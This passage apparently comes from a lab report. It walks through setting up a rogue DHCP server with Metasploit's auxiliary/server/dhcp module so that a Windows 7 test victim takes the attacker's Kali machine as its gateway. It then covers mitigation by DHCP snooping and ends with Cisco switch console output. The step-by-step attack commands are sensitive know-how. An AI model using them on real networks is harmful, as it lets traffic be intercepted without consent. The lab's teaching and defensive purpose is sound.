


Figure 23: Metasploit framework

The Metasploit framework is opened using the command '**msfconsole**' in the terminal.




Figure 24: Initiation of dhcp server

The command '**use auxiliary/server/dhcp**' initiates the dhcp server to be configured in the Metasploit framework.




Figure 25: IP address of host

'**set srvhost 192.168.0.**2' is used to make the device with IP 192.168.0.2 as the server for the DHCP, which is Kali Linux itself. It also sets the IP as the default gateway.




Figure 26: Setting netmask for server

The command '**set netmask 255.255.255.0**' sets the netmask as 255.255.255.0 for the rouge server and clients to use.




Figure 27: Setting starting IP for server

'**set DHCPIPSTART 192.168.0.10**' tells the server to distribute IPs to the clients starting from 192.168.0.10.




Figure 28: Setting Ending IP for server

'**set DHCPIPEND 192.168.0.**20' tells the server to distribute IPs to the clients up to the address 192.168.0.20.




Figure 29: Starting rouge server

The '**exploit**' command starts the DHCP server with pre-configured addresses and subnet mask.




Figure 30: IP config through rouge server

Using the command '**ipconfig**' after starting the server and then the victim machine (Windows 7), the IP address of the victim machine displays as 192.168.0.11 and the default gateway is 192.168.0.2, which is the IP address of the Kali Linux machine that was previously configured.




Figure 31: Analyzing through Wireshark

Here, using Wireshark, the victim machine queried the DNS through Google DNS service. The source of the DNS query is 192.168.0.11 and destination is 8.8.8.8, which are the IP of the victim machine and DNS of google, respectively.

Mitigation

An attacker floods the DHCP server with bogus DHCP requests, leasing all available IP addresses. As a result, new clients are unable to obtain an IP address, resulting in a denial-of-service (DoS) attack.

DHCP snooping can be used to prevent such DHCP attacks. When DHCP snooping is enabled on an interface, the switch will reject packets containing Unauthorized DHCP server messages from an untrusted port, as well as Unauthorized DHCP client messages that do not adhere to the DHCP Snooping Binding Database or rate limits.

DHCP snooping distinguishes between two types of ports: trusted (only ports connecting to upstream DHCP servers should be trusted) and untrusted (ports connecting to hosts that should not be providing DHCP server messages) (Cisco, n.d.).

```
Model number                     : WS-C2960-24TT-L
System serial number             : FOC1010X104
Top Assembly Part Number         : 800-27221-02
Top Assembly Revision Number     : A0
Version ID                       : V02
CLEI Code Number                 : COM3L00BRA
Hardware Board Revision Number   : 0x01

Switch Ports Model              SW Version            SW Image
------ ----- -----              ----------            ----------
*    1 26    WS-C2960-24TT-L    15.0(2)SE4            C2960-LANBASEK9-M

Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 15.0(2)SE4, RELEASE
SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Wed 26-Jun-13 02:49 by mnguyen



Press RETURN to get started!


%LINK-5-CHANGED: Interface FastEthernet0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/2, changed state to up

%LINK-5-CHANGED: Interface FastEthernet0/3, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up


Switch>
Switch>en
Switch#
```

Figure 32: Switch EXEC mode

```
Top Assembly Part Number        : 800-27221-02
Top Assembly Revision Number    : A0
Version ID                      : V02
CLEI Code Number                : COM3L00BRA
Hardware Board Revision Number  : 0x01

Switch Ports Model              SW Version            SW Image
------ ----- -----              ----------            ----------
*    1 26    WS-C2960-24TT-L    15.0(2)SE4            C2960-LANBASEK9-M

Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 15.0(2)SE4, RELEASE
SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Wed 26-Jun-13 02:49 by mnguyen



Press RETURN to get started!


